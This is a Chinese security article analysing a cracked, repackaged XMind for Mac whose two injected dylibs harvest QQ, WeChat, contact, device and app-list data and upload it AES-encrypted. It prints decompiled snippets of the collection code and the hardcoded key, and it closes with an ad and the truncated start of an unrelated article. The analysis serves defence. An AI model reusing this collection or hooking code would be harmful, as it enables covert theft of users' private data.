小夏是一名普通 Mac 用户，某天，他打算试试思维导图来记录工作学习。

他问同事小芳：“Mac 下有啥好用的思维导图软件？”

小芳：“XMind 呀，很实用的思维导图软件。”

小夏：“那到哪里下载，要钱吗？”


小芳：“哎，你百度 XMind 破解版呀！不需要花钱的，直接安装！”

小夏：“这么方便！我试试！”

这些所谓的破解版真的安全么？

样本概述


Xmind 是一款实用的思维导图软件，正版官网售价高达 99 刀，这个价格当然对普通用户无法承受，通过搜索，很多站点都提供了破解版下载



对比相同版本号的正版和破解版，hash 如下 ：

dab95dbad19995aeb88cc5d1bb0a7912	XMind_orig	//正版	[v3.7.1]	[306.2M]
094b3a161b7d041d217f6c61624ed388	XMind_new	//破解版	[v3.7.1]	[327.9M]

我们发现该样本采集了用户的很多隐私信息，上传到了第三方服务器，采集信息如下图：




- 1、黑产非法售卖用户信息，泄漏用户隐私
- 2、广告推广，获取盈利
- 3、钓鱼执法，发送侵权律师函
- 4、etc

下面我们将对该样本详细分析

基本信息

在 Mac 应用中，OSX 系统下的 Mach-O 是可执行文件格式，程序跑起来解析 Mach-O，然后链接系统的库文件以及第三方动态库。

我们使用 MachOView 进行解析



在可执行文件 Load Commands 字段中记录了程序的加载指令，LC_LOAD_DYLIB 是程序加载的动态库，其中 Name 字段记录了该动态库的路径，通常程序启动会根据该字段加载动态库。这里发现其加载了新增的两个动态库文件 libCJFishPoolHook.dylib、libXMindHook.dylib。除此之外，XMind 使用 Java 编写，移植到 Mac 平台，可执行文件也没有什么值得重点分析。

总结一下，主要做了如下事情：


- 1、程序启动初始化，获取资源文件。
- 2、加载.ini 配置文件，得到启动的参数键值对。
- 3、将参数解析，然后运行加载 Library (Java 打包的动态库) .



```
* eclipseLibrary = r12;
if (r12 != 0x0) {
    rax = _loadLibrary(r12);
    r12 = rax;
    if (rax == 0x0) {
        r8 = 0xffffffffffffffff;
        rdi = *_libraryMsg;
        rdx = 0x0;
        asm{ cld };
        rcx = r8;
        rax = rdx;
        asm{ repne scasb al, byte [rdi] };
        rsi = !rcx;
        rcx = r8;
        asm{ repne scasb al, byte [rdi] };
        rax = malloc(!rcx + rsi + 0x8);
        rbx = rax;
        rdi = rax;
        sprintf(rdi, *_libraryMsg);
        if (*int32_t * _suppressErrors == 0x0) {
            _displayMessage(*_officialName, rbx);
        }
        else {
            fprintf(**__stderrp, "%s\n%s\n", *_officialName, rbx);
        }
        free(rbx);
        exit(0x1);
    }
}
```

安全客 (bobao.360.cn)

直接对比正版和破解版的包目录，在包中我们发现了多出来的 2 个 dylib 文件



libCJFishPoolHook.dylib

libXMindHook.dylib

下面对这 2 个 dylib 进行详细分析

dylib 分析

对于 Mac/iOS 中使用到的 dylib，可以使用 **class-dump** 和 **hopper** 结合进行反汇编分析。class-dump 又是一款开源解析 MachO 利器，与 MachOView 相似的是，他可按照 MachO 偏移量，找寻符号表 (Symbol Table)，从而导出类名和方法名，但是他提供了诸多参数用于导出不同架构的 MachO 链接符号表。使用如下命令导出类名方法名到文件中 ：

```
$ class-dump --arch x86_64 libCJFishPoolHook.dylib header.txt
$ cat header.txt
```



```
@interface CJFishPoolHook : NSObject
{
    NSArray *qq;
    NSArray *weixin;
    NSArray *mobile;
    NSArray *email;
    NSString *os;
    NSString *cpu;
    NSString *ram;
    NSString *mac;
    NSString *privateip;
    NSString *publicip;
    NSString *user;
    NSArray *applist;
    NSNumber *start;
    NSNumber *end;
    NSNumber *prodid;
    NSString *locked;
}

+ (id)shareInstance;
@property(retain, nonatomic) NSString *locked; // @synthesize locked;
@property(retain, nonatomic) NSNumber *prodid; // @synthesize prodid;
@property(retain, nonatomic) NSNumber *end; // @synthesize end;
@property(retain, nonatomic) NSNumber *start; // @synthesize start;
@property(retain, nonatomic) NSArray *applist; // @synthesize applist;
@property(retain, nonatomic) NSString *user; // @synthesize user;
@property(retain, nonatomic) NSString *publicip; // @synthesize publicip;
@property(retain) NSString *privateip; // @synthesize privateip;
@property(retain, nonatomic) NSString *mac; // @synthesize mac;
@property(retain, nonatomic) NSString *ram; // @synthesize ram;
@property(retain, nonatomic) NSString *cpu; // @synthesize cpu;
@property(retain, nonatomic) NSString *os; // @synthesize os;
@property(retain, nonatomic) NSArray *email; // @synthesize email;
@property(retain, nonatomic) NSArray *mobile; // @synthesize mobile;
@property(retain, nonatomic) NSArray *weixin; // @synthesize weixin;
@property(retain, nonatomic) NSArray *qq; // @synthesize qq;
- (void).cxx_destruct;
- (void).getProduct;
- (void)getHabitEnd;
- (void)getHabitStart;
- (void)getFeature;
- (void)getLocation;
- (void)getDevice;
- (void)getContact;
- (void)checkLocked;
- (void)uploadUserData;
- (id)getJSONData;
- (void)stopCapture;
- (void)startCapture;
- (id)init;
```

安全客 (bobao.360.cn)

从导出结果来看，很可疑的是 CJFishPoolHook 类，该类有多达 16 个成员，写该动态库的程序员非常老实，没有进行任何加密、混淆类名、方法名的操作，因此从字面上也不难猜出其含义为 qq 号、微信号、手机号、邮箱号、操作系统、CPU 类型、内存、MAC 地址、内网 IP、公网 IP、用户名、应用列表、设备 ID，是否上传信息、开启应用和关闭应用的时间。



```
@interface XMindHook : NSObject
{
}

+ (void)initialize;
+ (void)exchangeImplementationFrom:(Class)arg1 to:(Class)arg2 WithSelector:(SEL)arg3 ToSelector:(SEL)arg4;
+ (id)shareInstance;
- (void)actionToBuyHook;
- (void)actionToCheckUpdatesHook;
- (void)actionToHelpHook;
- (void)setActionHooked:(SEL)arg1;
- (BOOL)setTitleHooked:(id)arg1;
- (BOOL)setEnabledHooked:(BOOL)arg1;
- (BOOL)validateMenuItemHooked:(id)arg1;
- (BOOL)openURLHooked:(id)arg1;
- (void)sendEventHooked:(id)arg1;

@end

@interface NSString (URLCompare)
+ (id)genDstURL:(id)arg1;
+ (id)genMacInfo;
+ (id)base64StringFromData:(id)arg1 WithLength:(unsigned long long)arg2;
+ (id)base64DataFromString:(id)arg1;
- (BOOL)isEqualToStringTruncate:(id)arg1;
@end
```

安全客 (bobao.360.cn)

第二个动态库的类方法较少，很明显能猜出，hook 了程序的函数，修改程序运行逻辑。

主要方法为：

- 1、init 初始化方法
- 2、ExChangeImp , Method Swizzling 动态交换函数指针，用于 hook
- 3、BuyHook
- 4、CheckUpdatesHook
- 5、HelpHook
- 6、TitleHook
- 7、OpenURLHook
- 8、DateMenuItemHook

最后还使用了一个加密方法方法，该方法传入第一个参数（明文），第二个参数 key 用于加密内容 `</>`：

```
@interface NSString ( AES )
+ ( id ) AESDecrypt: ( id ) arg1 password: ( id ) arg2;
+ ( id ) AESEncrypt: ( id ) arg1 password: ( id ) arg2;
@end


@interface NSString ( Number )
- ( BOOL ) isPureFloat;
- ( BOOL ) isPureLongLong;
- ( BOOL ) isPureInt;
@end
```

抓包分析



通过上面的简单分析不难猜测，他把采集的信息发送到服务端了，通过抓包分析该样本与服务端通信的过程如下：

第一次向服务端发送了 checklocked，返回值为 0，说明可以传输设备信息



接下的 data 是用来上传用户信息的。Body 是经过 AES 加密后 base 编码的密文，既然 key 已经有了，可以尝试解开请求密文



通过静态分析我们知道他使用了 AES 加密算法，而 key 就硬编码在代码中

```
if ([NSJSONSerialization isValidJSONObject:var_110] != 0x0) {
    var_370 = [[NSJSONSerialization dataWithJSONObject:var_110 options:0x1 error:r8] retain];
    objc_storeStrong(0x0, 0x0);
    rax = [NSString alloc];
    rax = [rax initWithData:var_110 encoding:0x4];
    rsi = rax;
    var_378 = rax;
    _CJLog(@"str:%@", rsi, var_370, @"str:%@", var_130, 0x4, stack[1931]);
    [var_378 release];
    rax = [NSString alloc];
    rax = [rax initWithData:var_370 encoding:0x4];
    var_138 = [[NSString AESEncrypt:rax password:@"1MdpgSr642Ck:7!@"] retain];
    [rax release];
    rcx = var_118;
    var_118 = [[var_138 dataUsingEncoding:0x4] retain];
    [rcx release];
    objc_storeStrong(var_138, 0x0);
    objc_storeStrong(var_370, 0x0);
    objc_storeStrong(0x0, 0x0);
}
```

安全客 (bobao.360.cn)

结合上述过程，了解到加密算法的第一个参数为 `kCCEncrypt`，第二个为 `kCCAAlgorithmAES128`，第三个为加密的填充模式 `kCCOptionECBMode`。依据此我们写出的 AES 解密方法应该为 `<>`：

```
CCCryptorStatus cryptStatus = CCCrypt ( kCCDecrypt,kCCAlgorithmAES128,kCCOptionECBMode, //ECB Mode  
keyPtr,kCCKeySizeAES128,iv,[self bytes],dataLength, /* input */buffer,bufferSize, /* output  
*/numBytesEncrypted ) ;
```

key 为 : iMdpgSr642Ck:7!@

解开的密文为


下面我们看看该样本是如何获取这些用户隐私的。

静态分析

用户隐私收集



CJFishPoolHook.dylib 中会获取用户的隐私信息, 其流程如下



在应用初始化过程中, 单例类的 CJFishPoolHook 执行初始化 Init , 随后 , 在 Init 方法中进行初始化成员操作 , 包含上述的 16 个信息。

在初始化过后 , 开启捕获用户信息 startCapture。这其中包含获取用户联系方式 (getContact), 获取设备信息 (getDevice), 判断设备是否需要上传信息 (checkLocked), 获取应用 ID (getProduct), 获取设备上的应用列表 (getFeature), 获取地理位置 (getLocation), 获取启动时间 (getHabitStart)。

最后一步 , 上传所有数据到服务器 , 并且使用 AES 加密算法加密 http body。

恶意收集 QQ 信息, 电话, 微信号 , 应用列表

应用从 /Library/Containers/com.tencent.qq/Data/Library/Application Support/QQ 目录获取个人 QQ 信息。在该目录下 , 保存着用户的临时聊天记录 , 截图等信息。

```

var_A8 = [NSHomeDirectory() retain];
var_A8 = [[NSString stringWithFormat:@"%@%@", var_A8, @"/Library/Containers/com.tencent.qq/Data/Library/Application Support/QQ"] retain];
var_B8 = [[NSFileManager alloc] init];
var_B8 = [[var_B8 contentsOfDirectoryAtPath:var_A8 error:0x0] retain];

```

安全客 (bobao.360.cn)

从 /Applications 遍历本机安装的应用 , 形成应用列表。

```

rax = NSHomeDirectory();
rax = [rax retain];
rsi = rax;
var_1F8 = rax;
_CJLog(@"user home=%@", rsi, @"user home=%@", rcx, 0x10, r9, stack[1963]);
[var_1F8 release];
var_120 = [NSMutableArray alloc] init];
var_128 = [[@"/Applications/" retain];
var_130 = [_contentsOfDirectoryAtPath(var_128) retain];

```

安全客 (bobao.360.cn)

恶意推广

libCJFishPoolHook.dylib 修改了更新 xmind 的官方网站，推广其自己的广告站点
进程注入后，使用 Method Swizzling 挂钩 MenuItem、Button 等按钮，使其失效或重
定向跳转到其他网站，屏蔽注册、激活检查更新功能。难怪启动应用后发现激活按钮失效，无
法进行版本更新，购买激活产品却跳转到另一个网站。

小结

本次的逆向分析过程清晰，单从网络传输和静态分析上就能了解到该重打包应用运行状态
的全部过程。对此公司搜集用户信息的这种行为，不想做过多评价。


主要还是从两个方面进行总结，对于开发者而言，要了解一些基本的防御手段，注重网络
传输安全、存储安全，在开发过程中，尽量不要把 key 明文编码于程序中，哪怕是将二次编
码后的 key 放到应用内也好。我们无法得知软件是否会被破解，key 是否会泄露，而一旦暴露
出来，则很容易被利用从而解开密文信息。更有甚者，直接使用 base 编码内容、数据位亦或
运算编码，这种更容易被分析。同时我们可以混淆加密、反调试等手段增加软件破解的难度。
另一方面，站在用户的角度，下载安装未经验证的软件，是一件很危险的事情，例如著名的
XcodeGhost 事件，其实就是开发者安装了非官方验证的开发软件，导致开发的程序带有后门，
窃取和上传大量用户信息。

本文所述的只是个人信息安全的一角，但却不能忽视他的存在。就同本文中
libCJFishPoolHook 命名一样，真正的含义是鱼塘，软件使用者是鱼，养在破解者的鱼塘中，
等鱼养大了，也该收网了。

过去六年间，Mac 销量越来越高，也意味着苹果用户越来越多。而用户一多，生态圈内
的软件产出势必增长，同时也会出现更多恶意软件浑水摸鱼。



2006- 2016年，苹果卖出了多少台 Mac?



Mac 恶意软件发展历史

恶意木马名称	时间	描述
KeRanger	2016.3	野生网络中出现的，第一个针对OS X的全功能恶意勒索软件
Eleanor	2016.7	基于PHP的后门程序，使用Tor隐藏服务端进行远程控制通信
Keydnap	2016.7	具备窃取OS X系统用户凭据的标准后门程序，使用Tor隐藏服务端进行远程控制通信
Fake File Opener	2016.8	具有独特驻留机制的一个相当烦人的广告类恶意软件
Mokes	2016.9	针对OS X系统的一个非常标准非常完美的后门程序
Komplex	2016.9	伪装成俄罗斯航天计划，可能由俄罗斯黑客团队 Sofacy Group 或 Fancy Bear 开发，主要针对航天领域用户的一款木马程序。
MacRansom	2017.6	针对Mac OS X系统的勒索软件

我们发现很多 Mac 用户对自身的安全并不是很重视，针对用户的恶意软件逐渐增多，窃取用户的隐私，监控用户的日常行为，恶意推广广告，etc。因此，我们应该提高自身的安全意识，警钟长鸣。

欢迎对本篇文章感兴趣的同学扫描饿了么安全应急响应中心公众号二维码，一起交流学习





安全客

有思想的安全新媒体

安全圈的 **双11** 安全产品

优惠大促

安全产品集中 >

活动内容

在双11来临之际，安全客将携手安全公司，为广大客户提供多种实用可靠且价格优惠的安全产品，现产品集中……

参与本次活动的各家安全公司，可免费享受安全客全套推荐服务：

官网**首页露出、APP露出、APP全量推送**等

万级曝光推广服务



扫描二维码查看活动详细

产品征集时间和活动时间

征集时间：即日开始--2017年10月31日

活动时间：2017年11月6日--11月17日

咨询方式

电话：010-52447914 (工作日10:00-19:00)

邮件：duping@360.cn (请在标题注明“安全圈的双11”)

【BlackHat】

Stack overflow in PlugX RAT

作者 : Chu@0KEE Team


原文地址 : 【安全客】 <http://bobao.360.cn/learning/detail/4365.html>

前言

